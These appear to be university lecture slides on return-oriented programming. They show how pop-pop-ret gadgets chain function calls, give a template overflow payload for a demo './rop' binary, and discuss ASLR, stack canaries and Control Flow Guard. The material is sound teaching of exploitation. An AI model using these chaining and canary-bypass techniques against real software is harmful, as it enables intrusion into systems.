
- Let's now try to craft an input that:
  - Calls strcpy and replaces the string "target\n" with "#args!"
  - Call the target function twice
- To complete the first step:
  - The return address must be overwritten with the address of strcpy
  - It must be followed by the return address that strcpy should use when it returns
  - It must be followed by the two arguments required by strcpy [=two memory addresses]



# ROP by Example – Calling Functions with Parameters (2)



# ROP by Example – Calling Functions with Parameters (3)




# ROP by Example – Gadgets to the Rescue

- If we “return” to a **function that has parameters**, we end up with **no valid return address** on top of the stack when the function to which this function returns, itself returns => segmentation fault
- A specific position on the stack can’t contain a valid **return address** and an **argument** at the **same time**
- Instead of “returning” to the next function directly, we return to a **gadget** that **adjusts the stack** so that the chain does not break
- Basic idea – Jump to a gadget that:
  1. removes the arguments of the function that was executed before
  2. executes a ret instruction

=> In the example, we should look for a pop; pop; ret; gadget (PPR):

```
pop ...  
pop ...  
ret
```

# ROP by Example – Calling Functions with Parameters (3)



## ROP by Example – Calling Functions with Parameters (4)

- Hence, our input must look as follows:

```
./rop `p2bin 'b"A" * 1036 +  
      <addr strcpy> +  
      <addr PPR> +  
      <addr "#args!"> +  
      <addr "target\n"> +  
      <addr target> +  
      <addr target>`
```

# ROP – Generic Pattern

| Before | After                                                                           |
|--------|---------------------------------------------------------------------------------|
| LOCALS | <FILLER><- Filler bytes from overflow to reach EIP                              |
| EIP    | FUNCT_1 <- EIP overwritten with FUNCT_1's address                               |
| ...    | PPR <- Return address that FUNC_1 will use<br>Points to a pop; pop; ret; gadget |
|        | ARG1_FUNC_1 <- Argument for FUNCT_1                                             |
|        | ARG2_FUNC_1 <- Argument for FUNCT_1                                             |
|        | FUNC_2 <- Function to be called after FUNC_1                                    |
|        | PR <- Return address that FUNC_1 will use<br>Points to a pop; ret; gadget       |
|        | ARG1_FUNC_2 <- Argument for FUNCT_2                                             |
|        | FUNC_3 <- Function to be called after FUNC_2                                    |
|        | ...                                                                             |

- For stack-based ROP, we must prepare the stack with a **sequence of addresses** to existing pieces of code
- If we call functions taking parameters, we must use **gadgets** to **remove the parameters** after the call

# ROP – Is ROP dying?

- For ROP to work, we must **know the addresses** of **gadgets**
- All **modern** general purpose operating systems have **support for ASLR**
- If ASLR is used for **all** code, the position of at least **one** gadget must be acquired using an **information leak** or **brute force**
  - On 32-bit systems, **entropy** is often low enough so that brute force is an option (=>see exploitation lab)
- Why **just one**?
  - The code segment of a binary is put at a random location, the code within remains the same
  - If we have a copy of the binary, we can inspect the code segment and calculate the address of all other gadgets based on the known one
- There are some defenses that may complicate things like:
  - Control Flow Integrity in the Clang compiler frontend (Linux and Windows)

# ASLR (and PIC/PIE) Support

- In most modern operating systems (security critical) libraries/binaries are compiled as PIE and often, it's the default with modern compilers
  - ASLR != ASLR:
  - An example for how complicated the situation is (for Windows)
    - <https://www.fireeye.com/blog/threat-research/2020/03/six-facts-about-address-space-layout-randomization-on-windows.html>
  - Compiler default YES does not imply that all programs are compiled with it
- \* Embedded systems and IoT devices in general often lack features like DEP or ASLR or have them turned off because of performance considerations

|                                                | OS binaries                                | Compiler Default   |
|------------------------------------------------|--------------------------------------------|--------------------|
| Android 5.0+                                   | ENFORCED                                   | ENFORCED           |
| RHEL 8+ / Fedora 24+                           | YES                                        | YES                |
| Ubuntu 16.10+                                  | ENFORCED (64-bit)<br>package-list (32-bit) | YES                |
| Windows 10                                     | YES                                        | YES (for VS 2012+) |
| Cisco ASA*<br>ASA: Adaptive Security Appliance | NO                                         | NO                 |

## And what about Stack Canaries?

- They prevent us from using the return address for control-flow hijacking
- To start our ROP-Chain, we need a different entry point
  - Overwrite a **function pointer** on the stack
  - Use a vulnerability that allows us to «**jump over**» the **canary**
  - Use a vulnerability that **leaks information** so that we know the canary
  - Overwrite a structured exception handler (SHE, Windows only)
- Overwrite a function pointer on the stack:
  - Point it to a ROP gadget that **adjusts the ESP** (top of the stack) to point to the top of the **user-controlled buffer**
  - The ret of the gadget will then take the first value in the user-controlled buffer as the return address and therewith start executing the chain

# Is ROP Dying?

- To bypass «full» ASLR, attackers must be able to **read and leak memory** content
  - With the RCE vulnerability or an additional information leakage-only vulnerability
- If you can read the memory and leak information to the attacker, in many cases, you **can also write into it** => No ROP required
  - «Write Once, Pwn Anywhere» (Blackhat USA, 2014); Trigger a vulnerability giving programmatic read/write of virtual memory to overwrite critical data to gain code execution
- There are many exploits that **do not use ROP anymore**:
  - Corruption of «safemode» flag of Jscript.dll to enable use of Wscript.Shell COM method => execute shell commands (CVE-2014-6332)
  - Vulnerability in Microsoft Silverlight ScriptObject discovered and used by Vitaly Toropov to bypass DEP without needing ROP (MS13-022)
  - Create legitimate code in non-NX memory using JIT engines (CVE-2016-0034)
  - Many more techniques exist publicly and many unknown ones too

# Summary

- ROP is a **powerful concept** to circumvent NX/DEP protections
- ROP implements programs by **hijacking the control flow** of the program and by **chaining piece of code** (gadgets) already present in the program
- It does NOT solve the stack canary or ASLR problem
- Protections like ASLR or the rather new **control flow integrity** in Windows 10 makes ROP attacks more difficult
- **Importance** of ROP is **decreasing** in attacks versus general purpose computing systems => what about the IoT world?

**More and deeper? Very good article:**

<https://www.cyberark.com/resources/threat-research-blog/a-modern-exploration-of-windows-memory-corruption-exploits-part-i-stack-overflows>

# Appendix

# Control Flow Guard

- Supported in Windows 10 and Windows 8.1 with (KB3000850)
- Applications must be compiled and linked with this feature
  - /guard:cf compiler option
- Detects invalid indirect calls
- Protects against function pointer overwrites
- Does not protect against vulnerabilities triggering a valid code path that would be invalid for the provided data
  - E.g., «admin» path instead of «user» path as normal user

